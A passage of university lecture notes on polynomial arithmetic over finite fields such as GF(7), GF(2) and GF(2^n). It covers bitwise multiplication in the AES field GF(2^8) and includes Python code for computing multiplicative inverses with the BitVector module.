– Consider the result of the above subtraction as the new dividend and go back to the first step. (The new dividend in our case is $-x + 2$).

- In our example, dividing $8x^2 + 3x + 2$ by $2x + 1$ yields a **quotient** of $4x - 0.5$ and a *remainder* of 2.5.

- Therefore, we can write

$$\frac{8x^2 + 3x + 2}{2x + 1} = 4x - 0.5 + \frac{2.5}{2x + 1}$$

6.4: ARITHMETIC OPERATIONS ON POLYNOMIALS WHOSE COEFFICIENTS BELONG TO A FINITE FIELD

- Let's consider the set of all polynomials whose coefficients belong to the finite field Z_7 (which is the same as $GF(7)$). (See Section 5.5 of Lecture 5 for the $GF(p)$ notation.)

- Here is an example of adding two such polynomials:

$$\begin{aligned} f(x) &= 5x^2 + 4x + 6 \\ g(x) &= 2x + 1 \\ f(x) + g(x) &= 5x^2 + 6x \end{aligned}$$

- Here is an example of subtracting two such polynomials:

$$\begin{aligned} f(x) &= 5x^2 + 4x + 6 \\ g(x) &= 2x + 1 \\ f(x) - g(x) &= 5x^2 + 2x + 5 \end{aligned}$$

since the additive inverse of 2 in Z_7 is 5 and that of 1 is 6. So $4x \ - \ 2x$ is the same as $4x \ + \ 5x$ and $6 \ - \ 1$ is the same as $6 \ + \ 6$, with both additions modulo 7.

- Here is an example of multiplying two such polynomials:

$$\begin{aligned} f(x) &= 5x^2 \ + \ 4x \ + \ 6 \\ g(x) &= 2x \ + \ 1 \\ f(x) \ \times \ g(x) &= 3x^3 \ + \ 6x^2 \ + \ 2x \ + \ 6 \end{aligned}$$

- Here is an example of dividing two such polynomials:

$$\begin{aligned} f(x) &= 5x^2 \ + \ 4x \ + \ 6 \\ g(x) &= 2x \ + \ 1 \\ f(x) \ / \ g(x) &= 6x \ + \ 6 \end{aligned}$$

You can establish the last result trivially by multiplying the divisor $2x \ + \ 1$ with the quotient $6x \ + \ 6$, while making sure that you multiply the coefficients in Z_7. You will see that this product equals the dividend $5x^2 \ + \ 4x \ + \ 6$. As to how you can get the result through actual division is shown in the next section.

6.5: DIVIDING POLYNOMIALS DEFINED OVER A FINITE FIELD

- First note that we say that a polynomial is **defined over a field** if all its coefficients are drawn from the field. It is also common to use the phrase **polynomial over a field** to convey the same meaning.

- Dividing polynomials defined over a finite field is a little bit more frustrating than performing other arithmetic operations on such polynomials. Now your mental gymnastics must include both additive inverses and multiplicative inverses.

- Consider again the polynomials defined over $GF(7)$.

- Let's say we want to divide $5x^2 \; + \; 4x \; + \; 6$ by $2x \; + \; 1$.

- In a long division, we must start by dividing $5x^2$ by $2x$. This requires that we divide 5 by 2 in $GF(7)$. Dividing 5 by 2 is the same as multiplying 5 by the multiplicative inverse of 2. Multiplicative inverse of 2 is 4 since $2 \times 4 \; mod \; 7$ is 1. So we have

$$\frac{5}{2} \quad = \quad 5 \times 2^{-1} \quad = \quad 5 \times 4 \quad = \quad 20 \; mod \; 7 \quad = \quad 6$$

Therefore, the first term of the quotient is $6x$. Since the product of $6x$ and $2x + 1$ is $5x^2 + 6x$, we need to subtract $5x^2 + 6x$ from the dividend $5x^2 + 4x + 6$. The result is $(4 - 6)x + 6$, which (since the additive inverse of 6 is 1) is the same as $(4 + 1)x + 6$, and that is the same as $5x + 6$.

- Our new dividend for the next round of long division is therefore $5x + 6$. To find the next quotient term, we need to divide $5x$ by the first term of the divisor, that is by $2x$. Reasoning as before, we see that the next quotient term is again 6.

- The final result is that when the coefficients are drawn from the set $GF(7)$, $5x^2 + 4x + 6$ divided by $2x + 1$ yields a quotient of $6x + 6$ and the remainder is zero.

- So we can say that as a polynomial defined over the field $GF(7)$, $5x^2 + 4x + 6$ is a product of two factors, $2x + 1$ and $6x + 6$. We can therefore write

$$5x^2 + 4x + 6 \quad = \quad (2x + 1) \times (6x + 6)$$

6.6: LET'S NOW CONSIDER POLYNOMIALS DEFINED OVER $GF(2)$

- Recall from Section 5.5 of Lecture 5 that the notation $GF(2)$ means the same thing as Z_2. We are obviously talking about arithmetic modulo 2.

- First of all, $GF(2)$ is a sweet little finite field. Recall that the number 2 is the **first** prime. [For a number to be prime, it must have exactly two **distinct** divisors, 1 and itself.]

- $GF(2)$ consists of the set $\{0,\ 1\}$. The two elements of this set obey the following addition and multiplication rules:

```
0  +  0  =  0                    0  X  0  =  0
0  +  1  =  1                    0  X  1  =  0
1  +  0  =  1                    1  X  0  =  0
1  +  1  =  0                    1  X  1  =  1

0  -  0  =  0
1  -  0  =  1
0  -  1  =  0  +  1  =  1
1  -  1  =  1  +  1  =  0
```

- So the addition over $GF(2)$ is equivalent to the logical XOR operation, and multiplication to the logical AND operation.

- Examples of polynomials defined over $GF(2)$:

  $x^3 + x^2 - 1$

  $-x^5 + x^4 - x^2 + 1$

  $x + 1$

6.7: ARITHMETIC OPERATIONS ON POLYNOMIALS OVER $GF(2)$

- Here is an example of adding two such polynomials:

$$\begin{aligned} f(x) &= x^2 + x + 1 \\ g(x) &= x + 1 \\ f(x) + g(x) &= x^2 \end{aligned}$$

- Here is an example of subtracting two such polynomials:

$$\begin{aligned} f(x) &= x^2 + x + 1 \\ g(x) &= x + 1 \\ f(x) - g(x) &= x^2 \end{aligned}$$

- Here is an example of multiplying two such polynomials:

$$\begin{aligned} f(x) &= x^2 + x + 1 \\ g(x) &= x + 1 \\ f(x) \times g(x) &= x^3 + 1 \end{aligned}$$

- Here is an example of dividing two such polynomials:

$$\begin{aligned} f(x) &= x^2 + x + 1 \\ g(x) &= x + 1 \\ f(x) \;/\; g(x) &= x + \frac{1}{x + 1} \end{aligned}$$

If you multiply the divisor $x + 1$ with the quotient x, you get $x^2 + x$ that when added to the remainder 1 gives us back the dividend $x^2 + x + 1$.

6.8: SO WHAT SORT OF QUESTIONS DOES POLYNOMIAL ARITHMETIC ADDRESS?

- Given two polynomials whose coefficients are derived from a set S, what can we say about the coefficients of the polynomial that results from an arithmetic operation on the two polynomials?

- If we insist that the polynomial coefficients all come from a particular S, then which arithmetic operations are permitted and which prohibited?

- Let's say that the coefficient set is a **finite field** F with its own rules for addition, subtraction, multiplication, and division, and let's further say that when we carry out an arithmetic operation on two polynomials, we subject the operations on the coefficients to those that apply to the finite field F. Now what can be said about the set of such polynomials?

6.9: POLYNOMIALS OVER A FIELD CONSTITUTE A RING

- The group operator is polynomial addition, with the addition of the coefficients carried out as dictated by the field used for the coefficients.

- The polynomial 0 is obviously the identity element with respect to polynomial addition.

- Polynomial addition is associative and commutative.

- The set of all polynomials over a given field is closed under polynomial addition.

- We can show that polynomial multiplication distributes over polynomial addition.

- We can also show polynomial multiplication is associative.

- Therefore, the set of **all** polynomials over a field constitutes a ring. Such a ring is also called the **polynomial ring**.

- Since polynomial multiplication is commutative, the set of polynomials over a field is actually a **commutative ring**.

- In light of the constraints we have placed on what constitutes a polynomial, it does not make sense to talk about multiplicative inverses of polynomials in the set of **all** possible polynomials that can be defined over a finite field. (Recall that our polynomials do not contain negative powers of x.)

- Nevertheless, as you will see in the next lecture, it is possible for a finite set of polynomials, whose coefficients are drawn from a finite field, to constitute a finite field.

6.10: WHEN IS POLYNOMIAL DIVISION PERMITTED?

- Polynomial division is obviously **not** allowed for polynomials that are **not** defined over fields. For example, for polynomials defined over the set of all integers, you cannot divide $4x^2 + 5$ by the polynomial $5x$. If you tried, the first term of the quotient would be $(4/5)x$ where the coefficient of x is not an integer.

- **You can always divide polynomials defined over a field.** What that means is that the operation of division is legal when the coefficients are drawn from a finite field. Note that, in general, when you divide one such polynomial by another, you will end up with a remainder, as is the case when, in general, you divide one integer by another integer in purely integer arithmetic.

- Therefore, in general, for polynomials defined over a field, the division of a polynomial $f(x)$ of degree m by another polynomial $g(x)$ of degree $n \leq m$ can be expressed by

$$\frac{f(x)}{g(x)} \quad = \quad q(x) \quad + \quad \frac{r(x)}{g(x)}$$

where $q(x)$ is the quotient and $r(x)$ the remainder.

- So we can write for any two polynomials defined over a field

$$f(x) \quad = \quad q(x)g(x) \quad + \quad r(x)$$

assuming that the degree of $f(x)$ is not less than that of $g(x)$.

- When $r(x)$ is zero, we say that $g(x)$ divides $f(x)$. This fact can also be expressed by saying that $g(x)$ is a **divisor** of $f(x)$ and by the notation $g(x)|f(x)$.

6.11: IRREDUCIBLE POLYNOMIALS, PRIME POLYNOMIALS

- When $g(x)$ divides $f(x)$ without leaving a remainder, we say $g(x)$ is a **factor** of $f(x)$.

- A polynomial $f(x)$ over a field F is called **irreducible** if $f(x)$ cannot be expressed as a product of two polynomials, both over F and both of degree lower than that of $f(x)$.

- An irreducible polynomial is also referred to as a **prime polynomial**.

6.12: HOMEWORK PROBLEMS

1. Where is our main focus in studying polynomial arithmetic:

   a) in evaluating the value of a polynomial for different values of the variable x and investigating how the value of the polynomial changes as x changes;

   or

   b) in adding, subtracting, multiplying, and dividing the polynomials and figuring out how to characterize a given set of polynomials with respect to such operations.

2. Divide

$$3x^2 + 4x + 3$$

   by

$$5x + 6$$

   assuming that the polynomials are over the field Z_7.

3. Complete the following equalities for the numbers in $GF(2)$:

$$1 + 1 = ?$$

$$\begin{aligned} 1 - 1 &= ? \\ -1 &= ? \\ 1 \times 1 &= ? \\ 1 \times -1 &= ? \end{aligned}$$

4. Calculate the result of the following if the polynomials are over $GF(2)$:

$$\begin{aligned} (x^4 + x^2 + x + 1) &+ (x^3 + 1) \\ (x^4 + x^2 + x + 1) &- (x^3 + 1) \\ (x^4 + x^2 + x + 1) &\times (x^3 + 1) \\ (x^4 + x^2 + x + 1) &/ (x^3 + 1) \end{aligned}$$

5. When is polynomial division permitted in general?

6. When the coefficients of polynomials are drawn from a finite field, the set of polynomials constitutes a

   - a group
   - an Abelian group
   - a ring
   - a commutative ring

- an integral domain
- a field

7. What is an irreducible polynomial?

Lecture 7: Finite Fields (PART 4)

PART 4: Finite Fields of the Form $GF(2^n)$

Theoretical Underpinnings of Modern Cryptography

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

January 28, 2017
4:08pm

Goals:

- To review finite fields of the form $GF(2^n)$
- To show how arithmetic operations can be carried out by directly operating on the bit patterns for the elements of $GF(2^n)$
- **Perl and Python implementations for arithmetic in a Galois Field using my BitVector modules**

CONTENTS

7.1: CONSIDER AGAIN THE POLYNOMIALS OVER $GF(2)$

- Recall from Lecture 6 that $GF(2)$ is a finite field consisting of the set $\{0, 1\}$, with modulo 2 addition as the group operator and modulo 2 multiplication as the ring operator. In Section 6.7 of Lecture 6, we also talked about polynomials over $GF(2)$. Along the lines of the examples shown there, here are some more:

  $x + 1$
  $x^2 + x + 1$
  $x^2 + 1$
  $x^3 + 1$
  x
  1
  x^5
  x^{10000}
  ...
  ...

  The examples shown only use 0 and 1 for the coefficients in the polynomials. Obviously, we could also have shown polynomials with negative coefficients. However, as you'd recall from Lecture 6, -1 is the same as +1 in $GF(2)$. [Does $23 * x^5 + 1$ belong to the set of polynomials

defined over $GF(2)$? How about $-3 * x^7 + 1$? The answer to both questions is yes. Can you justify the answer?]

- Obviously, the number of such polynomials is infinite.

- The polynomials can be subject to the algebraic operations of addition and multiplication in which the coefficients are added and multiplied according to the rules that apply to $GF(2)$.

- As stated in the previous lecture, the set of such polynomials forms a **ring**, called the **polynomial ring**.

7.2: MODULAR POLYNOMIAL ARITHMETIC

Let's now add one more twist to the algebraic operations we carry out on all the polynomials over $GF(2)$:

- In Section 6.11 of Lecture 6, I defined an **irreducible polynomial** as a polynomial that cannot be factorized into lower-degree polynomials. From the set of **all** polynomials that can be defined over $GF(2)$, let's now consider the following *irreducible polynomial*:

  $$x^3 \; + \; x \; + \; 1$$

  By the way there exist **only two** irreducible polynomials of degree 3 over $GF(2)$. The other is $x^3 \; + \; x^2 \; + \; 1$.

- For the set of **all** polynomials over $GF(2)$, let's now consider polynomial arithmetic modulo the irreducible polynomial $x^3 + x + 1$.

- To explain what I mean by polynomial arithmetic modulo the irreducible polynomial, when an algebraic operation — *we are*

obviously talking about polynomial multiplication — results in a polynomial whose degree **equals or exceeds** that of the irreducible polynomial, we will take for our result the **remainder modulo the irreducible polynomial**.

- For example,

$$
\begin{aligned}
& (x^2 + x + 1) \times (x^2 + 1) \; mod \; (x^3 + x + 1) \\
= \quad & (x^4 + x^3 + x^2) + (x^2 + x + 1) \; mod \; (x^3 + x + 1) \\
= \quad & (x^4 + x^3 + x + 1) \; mod \; (x^3 + x + 1) \\
= \quad & -x^2 - x \\
= \quad & x^2 + x
\end{aligned}
$$

Recall that $1 + 1 = 0$ in $GF(2)$. That's what caused the x^2 term to disappear in the second expression on the right hand side of the equality sign.

- For the division by the modulus in the above example, we used the result

$$
\frac{(x^4 + x^3 + x + 1)}{(x^3 + x + 1)} \quad = \quad x + 1 + \frac{-x^2 - x}{x^3 + x + 1}
$$

Obviously, for the division on the left hand side, our first quotient term is x. Multiplying the divisor by x yields $x^4 + x^2 + x$ that

when subtracted from the dividend gives us $x^3 - x^2 + 1$. This dictates that the next term of the quotient be 1, and so on.

7.3: HOW LARGE IS THE SET OF POLYNOMIALS WHEN MULTIPLICATIONS ARE CARRIED OUT MODULO $x^3 + x + 1$

- With multiplications modulo $x^3 + x + 1$, we have only the following **eight** polynomials in the set of polynomials over $GF(2)$:

  0
  1
  x
  x^2
  $x + 1$
  $x^2 + 1$
  $x^2 + x$
  $x^2 + x + 1$

- We will refer to this set as $GF(2^3)$ where the exponent of 2, which in this case is 3, is the degree of the **modulus polynomial**.

- Our conceptualization of $GF(2^3)$ is analogous to our conceptualization of the set Z_8. The **eight** elements of Z_8 are to be thought

of as integers modulo 8. So, basically, Z_8 maps **all** integers to the eight numbers in the set Z_8. Similarly, $GF(2^3)$ maps all of the polynomials over $GF(2)$ to the eight polynomials shown above.

- But note the crucial difference between $GF(2^3)$ and Z_8: $GF(2^3)$ is a field, whereas Z_8 is NOT.

7.4: HOW DO WE KNOW THAT $GF(2^3)$ IS A FINITE FIELD?

- We do know that $GF(2^3)$ is an abelian group because of the operation of polynomial addition satisfies all of the requirements on a group operator and because polynomial addition is commutative. [Every polynomial in $GF(2^3)$ is its own additive inverse because of how the two numbers in $GF(2)$ behave with respect to modulo 2 addition.]

- $GF(2^3)$ is also a commutative ring because polynomial multiplication distributes over polynomial addition (and because polynomial multiplication meets all the other stipulations on the ring operator: closedness, associativity, commutativity).

- $GF(2^3)$ is an integral domain because of the fact that the set contains the multiplicative identity element 1 and because if for $a \in GF(2^3)$ and $b \in GF(2^3)$ we have

$$a \times b \;=\; 0 \;\; mod \;\; (x^3 \;+\; x \;+\; 1)$$

then either $a \;=\; 0$ or $b \;=\; 0$. This can be proved easily as follows:

– Assume that **neither** a **nor** b is zero when $a \times b \;=\; 0 \, mod \, (x^3 + x + 1)$. In that case, the following equality must also hold

$$a \times b \;=\; (x^3 \;+\; x \;+\; 1)$$

since

$$0 \;\equiv\; (x^3 \;+\; x \;+\; 1) \;\; mod \;\; (x^3 \;+\; x \;+\; 1)$$

– But the above implies that the **irreducible** polynomial $x^3 \;+\; x \;+\; 1$ can be factorized, which by definition cannot be done.

- We now argue that $GF(2^3)$ is a finite field because it is a finite set and because it contains a unique multiplicative inverse for every non-zero element.

- $GF(2^3)$ contains a unique multiplicative inverse for every non-zero element for the same reason that Z_7 contains a unique multiplicative inverse for every non-zero integer in the set. (For a counterexample, recall that Z_8 does not possess multiplicative inverses for 2, 4, and 6.) Stated formally, we say that for every non-zero element $a \in GF(2^3)$ there is always a unique element $b \in GF(2^3)$ such that $a \times b \;=\; 1$.

- The above conclusion follows from the fact if you multiply a non-zero element a with each of the eight elements of $GF(2^3)$, the

result will the **eight distinct** elements of $GF(2^3)$. Obviously, the results of such multiplications **must** equal 1 for exactly one of the non-zero element of $GF(2^3)$. So if $a \times b = 1$, then b must be the multiplicative inverse for a.

- The same thing happens in Z_7. If you multiply a non-zero element a of this set with each of the seven elements of Z_7, you will get **seven distinct** answers. The answer **must** therefore equal 1 for at least one such multiplication. When the answer is 1, you have your multiplicative inverse for a.

- For a counterexample, this is not what happens in Z_8. When you multiply 2 with every element of Z_8, you do not get **eight distinct** answers. (Multiplying 2 with every element of Z_8 yields $\{0, 2, 4, 6, 0, 2, 4, 6\}$ that has only **four distinct** elements).

- For a more formal proof (by contradiction) of the fact that if you multiply a non-zero element a of $GF(2^3)$ with every element of the same set, no two answers will be the same, let's assume that this assertion is false. That is, we assume the existence of two distinct b and c in the set such that

$$a \times b \equiv a \times c \; mod \; (x^3 + x + 1)$$

That implies

$$a \times (b - c) \equiv 0 \; mod \; (x^3 + x + 1)$$

That implies that either a is 0 or that b equals c. In either case, we have a contradiction.

- **The upshot is that $GF(2^3)$ is a finite field.**

7.5: $GF(2^n)$ IS A FINITE FIELD FOR EVERY n

- None of the arguments on the previous three pages is limited by the value 3 for the power of 2. That means that $GF(2^n)$ is a finite field for every n.

- To find all the polynomials in $GF(2^n)$, we obviously need an irreducible polynomial of degree n.

- AES arithmetic, presented in the next lecture, is based on $GF(2^8)$. It uses the following irreducible polynomial

$$x^8 + x^4 + x^3 + x + 1$$

- The finite field $GF(2^8)$ used by AES obviously contains 256 distinct polynomials over $GF(2)$.

- In general, $GF(p^n)$ is a finite field for any **prime** p. The elements of $GF(p^n)$ are polynomials over $GF(p)$ (which is the same as the set of residues Z_p).

7.6: REPRESENTING THE INDIVIDUAL POLYNOMIALS IN $GF(2^n)$ BY BINARY CODE WORDS

- Let's revisit the **eight polynomials** in $GF(2^3)$ (when the modulus polynomial is $x^3 + x + 1$:

  0
  1
  x
  $x + 1$
  x^2
  $x^2 + 1$
  $x^2 + x$
  $x^2 + x + 1$

- We now claim that there is nothing sacred about the variable x. in such polynomials.

- We can think of x^i as being merely a place-holder for a bit.

- That is, we can think of the polynomials as bit strings corresponding to the coefficients that can only be 0 or 1, **each power of x representing a specific position in a bit string**.

- So the 2^3 polynomials of $GF(2^3)$ can therefore be represented by the bit strings:

$$\begin{aligned} 0 &\Rightarrow 000 \\ 1 &\Rightarrow 001 \\ x &\Rightarrow 010 \\ x^2 &\Rightarrow 100 \\ x + 1 &\Rightarrow 011 \\ x^2 + 1 &\Rightarrow 101 \\ x^2 + x &\Rightarrow 110 \\ x^2 + x + 1 &\Rightarrow 111 \end{aligned}$$

- If we wish, we can give a decimal representation to each of the above bit patterns. The decimal values between 0 and 7, both limits inclusive, would have to obey the addition and multiplication rules corresponding to the underlying finite field.

- Given any n at all, exactly the same approach can be used to come up with 2^n bit patterns, each pattern consisting of n bits,

for a set of integers that would constitute a finite field, provided we have available to us an irreducible polynomial of degree n.

7.7: SOME OBSERVATIONS ON BIT-PATTERN ADDITIONS IN $GF(2^n)$

- We know that the polynomial coefficients in $GF(2^n)$ must obey the arithmetic rules that apply to $GF(2)$ (which is the same as Z_2, the set of remainders modulo 2).

- And we know that the operation of addition in $GF(2)$ is like the logical XOR operation.

- Therefore, adding the bit patterns in $GF(2^n)$ simply amounts to taking the **bitwise XOR of the bit patterns**. For example, the following must hold in $GF(2^8)$:

$$
\begin{array}{rcrcrcrcrcl}
5 & + & 13 & = & 0000\ 0101 & + & 0000\ 1101 & = & 0000\ 1000 & = & 8 \\
76 & + & 22 & = & 0100\ 1100 & + & 0001\ 0110 & = & 0101\ 1010 & = & 90 \\
7 & - & 3 & = & 0000\ 0111 & - & 0000\ 0011 & = & 0000\ 0100 & = & 4 \\
7 & + & 3 & = & 0000\ 0111 & + & 0000\ 0011 & = & 0000\ 0100 & = & 4
\end{array}
$$

- The last two examples above illustrate that **subtracting is the same as adding** in $GF(2^8)$. That is because each "number" is its own additive inverse in $GF(2^8)$. In other words, for every $x \in GF(2^8)$, we have $-x = x$. Yet another way of saying the same thing is that for every $x \in GF(2^8)$, we have $x + x = 0$.

7.8: SOME OBSERVATIONS ON ARITHMETIC MULTIPLICATION IN $GF(2^n)$

- As you just saw, it is obviously convenient to use simple binary arithmetic (in the form of XOR operations) for additions in $GF(2^n)$. Could we do the same for multiplications?

- We can of course multiply the bit patterns of $GF(2^n)$ by going back to the modulo polynomial arithmetic and using the multiplications operations defined in $GF(2)$ for the coefficients. [Recall that in $GF(2)$, multiplication is the same as logical AND.]

- But it would be **nice** if we could directly multiply the bit patterns of $GF(2^n)$ without having to think about the underlying polynomials.

- It turns out that we can indeed do so, but the technique is specific to the order of the finite field being used. The **order of a finite field** refers to the number of elements in the field. So the order of $GF(2^n)$ is 2^n.

- More particularly, the bitwise operations needed for directly multiplying two bit patterns in $GF(2^n)$ are specific to the irreducible polynomial that defines a given $GF(2^n)$.

- On the next slide, we will focus specifically on the $GF(2^8)$ finite field that is used in AES, which we will take up in the next lecture, and show that multiplications can be carried out directly in this field by using bitwise operations.

7.9: DIRECT BITWISE OPERATIONS FOR MULTIPLICATIONS IN $GF(2^8)$

- Let's consider the finite field $GF(2^8)$ that is used in AES. As you will see in the next lecture, this field is derived using the following irreducible polynomial of degree 8:

$$m(x) \;=\; x^8 \;+\; x^4 \;+\; x^3 \;+\; x \;+\; 1$$

- Now let's see how we can carry out multiplications with direct bitwise operations in this $GF(2^8)$.

- We first take note of the following equality in $GF(2^8)$:

$$x^8 \;\; mod \;\; m(x) \;=\; x^4 \;+\; x^3 \;+\; x \;+\; 1$$

  The result follows immediately by a long division of x^8 by $x^8 + x^4 + x^3 + x + 1$. Obviously, the first term of the quotient will be 1. Multiplying the divisor by the quotient yields $x^8 + x^4 + x^3 + x + 1$. When this is subtracted from the dividend x^8, we get $-x^4 - x^3 - x - 1$, which is the same as the result shown above.

- Now let's consider the general problem of multiplying a general polynomial $f(x)$ in $GF(2^8)$ by just x. Let's represent $f(x)$ by

  $$f(x) \;=\; b_7x^7 + b_6x^6 + b_5x^5 + x_4x^4 + b_3x^3 + b_2x^2 + b_1x + b_0$$

  Therefore, this $f(x)$ stands for the bit pattern $b_7b_6b_5b_4b_3b_2b_1b_0$.

- Obviously,

  $$f(x)\times x \;=\; b_7x^8 + b_6x^7 + b_5x^6 + x_4x^5 + b_3x^4 + b_2x^3 + b_1x^2 + b_0x$$

  But now recall that we must take the modulo of this polynomial with respect to $m(x) = x^8 + x^4 + x^3 + x + 1$. What that yields depends on whether or not the bit b_7 is set.

- If the bit b_7 of $f(x)$ is equals 0, then the right hand above is already in the set of polynomials in $GF(2^8)$ and nothing further needs to be done. In this case, the output bit pattern is $b_6b_5b_4b_3b_2b_1b_00$.

- However, if b_7 equals 1, we need to divide the polynomial we have for $f(x) \times x$ by the modulus polynomial $m(x)$ and keep just the remainder. Therefore, when $b_7 = 1$, we can write

$$(f(x) \times x) \;\; mod \;\; m(x)$$

$$\begin{aligned}
&= (b_7x^8 + b_6x^7 + b_5x^6 + b_4x^5 + b_3x^4 + b_2x^3 + b_1x^2 + b_0x) \; mod \; m(x) \\
&= (b_6x^7 + b_5x^6 + b_4x^5 + b_3x^4 + b_2x^3 + b_1x^2 + b_0x) \quad + \quad (x^8 \; mod \; m(x)) \\
&= (b_6x^7 + b_5x^6 + b_4x^5 + b_3x^4 + b_2x^3 + b_1x^2 + b_0x) + (x^4 + x^3 + x \; + 1) \\
&= (b_6b_5b_4b_3b_2b_1b_00) \quad \otimes \quad (00011011)
\end{aligned}$$

where, in the last expression shown, we have used the fact that the addition in $GF(2^8)$ corresponds to the logical XOR operation for the bit patterns involved.

7.10: SUMMARY OF HOW A MULTIPLICATION IS CARRIED OUT IN $GF(2^8)$

- Let's say you want to multiply two bit patterns B_1 and B_2, each 8 bits long.

- If B_2 is the bit pattern 00000001, then obviously nothing needs to be done. The result is B_1 itself.

- If B_2 is the bit pattern 00000010, then we are multiplying B_1 by x. Now the answer depends on the value of the most significant bit in B_1. If B_1's MSB is 0, the result is obtained by shifting the B_1 bit pattern to the left by one bit and inserting a 0 bit from the right. On the other hand, if B_1's MSB is 1, first we again shift the B_1 bit pattern to the left as above. Next, we take the XOR of the shifted pattern with the bit pattern 00011011 for the final answer.

- If B_2 is the bit pattern 00000100, then we are multiplying B_1 by x^2. This amounts to first multiplying B_1 by x, and then multi-

plying the result again by x. So it amounts to two applications of the logic in the previous two steps.

- In general, if B_2 consists of a single bit in the j^{th} position from the right (using the 0 index for the right-most position), we need j applications of the logic laid out above for multiplying with x.

- Even more generally, when B_2 consists of an arbitrary bit pattern, we consider the bit pattern to be a sum of bit patterns each containing only single bit.

- For example, if B_2 is 10000011, we can write

$$
\begin{aligned}
& B_1 \times 10000011 \\
&= \quad B_1 \times (00000001 \;+\; 00000010 \;+\; 10000000) \\
&= \quad (B_1 \times 00000001) \;+\; (B_1 \times 00000010) \;+\; (B_1 \times 10000000) \\
&= \quad (B_1 \times 00000001) \;\otimes\; (B_1 \times 00000010) \;\otimes\; (B_1 \times 10000000)
\end{aligned}
$$

Each of the three multiplications shown in the final expression involves multiplying B_1 with a single power of x. That we can easily do with the logic already explained.

7.11: FINDING MULTIPLICATIVE INVERSES IN $GF(2^n)$

- So far we have talked about efficient bitwise operations for implementing the addition, the subtraction, and the multiplication operations for the bit patterns in $GF(2^n)$.

- But what about division? Can division be carried out directly on the bit patterns? You could if you knew the multiplicative inverses of the bit patterns. Dividing a bit pattern B_1 by the bit pattern B_2 would mean multiplying B_1 by the multiplicative inverse of B_2.

- In general, you can use the Extended Euclid's Algorithm (See Section 5.7 of Lecture 5) for finding the multiplicative inverse (MI) of a bit pattern in $GF(2^n)$ provided you carry out all the arithmetic in that algorithm according to the rules appropriate for $GF(2^n)$. Toward that end, shown on the next page is my implementation of the bit array arithmetic in $GF(2^n)$. The function $gf\_MI(num, mod, n)$ returns the multiplicative inverse of a num bit pattern in the finite field $GF(2^n)$ when the modulus bit pattern is as specified by mod. As the note at the beginning

of the code presented says, the OO version of this implementation is included in Versions 2.1 and higher of my Python `BitVector` class.

```
#!/usr/bin/env python

##   GF_Arithmetic.py
##   Author: Avi Kak
##   Date:   February 13, 2011

##   Note: The code you see in this file has already been incorporated in
##         Version 2.1 and above of the BitVector module.  If you like
##         object-oriented approach to scripting, just use that module
##         directly.  The documentation in that module shows how to make
##         function calls for doing GF(2^n) arithmetic.

from BitVector import *

def gf_divide(num, mod, n):
    '''
    Using the arithmetic of the Galois Field GF(2^n), this function divides
    the bit pattern 'num' by the modulus bit pattern 'mod'
    '''
    if mod.length() > n+1:
        raise ValueError("Modulus bit pattern too long")
    quotient = BitVector( intVal = 0, size = num.length() )
    remainder = num.deep_copy()
    i = 0
    while 1:
        i = i+1
        if (i==num.length()): break
        mod_highest_power = mod.length() - mod.next_set_bit(0) - 1
        if remainder.next_set_bit(0) == -1:
            remainder_highest_power = 0
        else:
            remainder_highest_power = remainder.length() \
                                - remainder.next_set_bit(0) - 1
        if (remainder_highest_power < mod_highest_power) \
              or int(remainder)==0:
            break
        else:
            exponent_shift = remainder_highest_power - mod_highest_power
            quotient[quotient.length() - exponent_shift - 1] = 1
            quotient_mod_product = mod.deep_copy();
            quotient_mod_product.pad_from_left(remainder.length() - \
                                        mod.length() )
            quotient_mod_product.shift_left(exponent_shift)
            remainder = remainder ^ quotient_mod_product
```

```
    if remainder.length() > n:
        remainder = remainder[remainder.length()-n:]
    return quotient, remainder

def gf_multiply(a, b):
    '''
    Using the arithmetic of the Galois Field GF(2^n), this function multiplies
    the bit pattern 'a' by the bit pattern 'b'.
    '''
    a_highest_power = a.length() - a.next_set_bit(0) - 1
    b_highest_power = b.length() - b.next_set_bit(0) - 1
    result = BitVector( size = a.length()+b.length() )
    a.pad_from_left( result.length() - a.length() )
    b.pad_from_left( result.length() - b.length() )
    for i,bit in enumerate(b):
        if bit == 1:
            power = b.length() - i - 1
            a_copy = a.deep_copy()
            a_copy.shift_left( power )
            result ^=  a_copy
    return result

def gf_multiply_modular(a, b, mod, n):
    '''
    Using the arithmetic of the Galois Field GF(2^n), this function returns 'a'
    divided by 'b' modulo the bit pattern in 'mod'.
    '''
    a_copy = a.deep_copy()
    b_copy = b.deep_copy()
    product = gf_multiply(a_copy,b_copy)
    quotient, remainder = gf_divide(product, mod, n)
    return remainder

def gf_MI(num, mod, n):
    '''
    Using the arithmetic of the Galois Field GF(2^n), this function returns the
    multiplicative inverse of the bit pattern 'num' when the modulus polynomial
    is represented by the bit pattern 'mod'.
    '''
    NUM = num.deep_copy(); MOD = mod.deep_copy()
    x = BitVector( size=mod.length() )
    x_old = BitVector( intVal=1, size=mod.length() )
    y = BitVector( intVal=1, size=mod.length() )
    y_old = BitVector( size=mod.length() )
    while int(mod):
        quotient, remainder = gf_divide(num, mod, n)
        num, mod = mod, remainder
        x, x_old = x_old ^ gf_multiply(quotient, x), x
        y, y_old = y_old ^ gf_multiply(quotient, y), y
    if int(num) != 1:
            return "NO MI. However, the GCD of ", str(NUM), " and ", \
                                        str(MOD), " is ", str(num)
    else:
        quotient, remainder = gf_divide(x_old ^ MOD, MOD, n)
        return remainder
```

```
mod = BitVector( bitstring = '100011011' )             # AES modulus

a = BitVector( bitstring = '10000000' )
result = gf_MI( a, mod, 8 )
print("\nMI of %s is: %s" % (str(a), str(result)))

a = BitVector( bitstring = '10010101' )
result = gf_MI( a, mod, 8 )
print("\nMI of %s is: %s" % (str(a), str(result)))

a = BitVector( bitstring = '00000000' )
result = gf_MI( a, mod, 8 )
print("\nMI of %s is: %s" % (str(a), str(result)))
```

- When you run the above script, it returns the following result:

```
MI of 10000000 is: 10000011

MI of 10010101 is: 10001010

MI of 00000000 is: ('NO MI. However, the GCD of ', '00000000', ' and ', '100011011', ' is ', '100011011')
```

- Shown below is a Perl version of the same code. The version uses my open-source module **`Algorithm::BitVector`** that you can download from the CPAN archive.

```
#!/usr/bin/env perl

##   GF_Arithmetic.pl
##   Author: Avi Kak
##   Date:   February 5, 2016

##   Note: The code you see in this file has already been incorporated in
##         Version 1.24 and above of the Perl Algorithm::BitVector module.
##         If you like object-oriented approach to scripting, just use that
##         module directly.  The documentation in that module shows how to
##         make function calls for doing GF(2^n) arithmetic.

use strict;
```

```
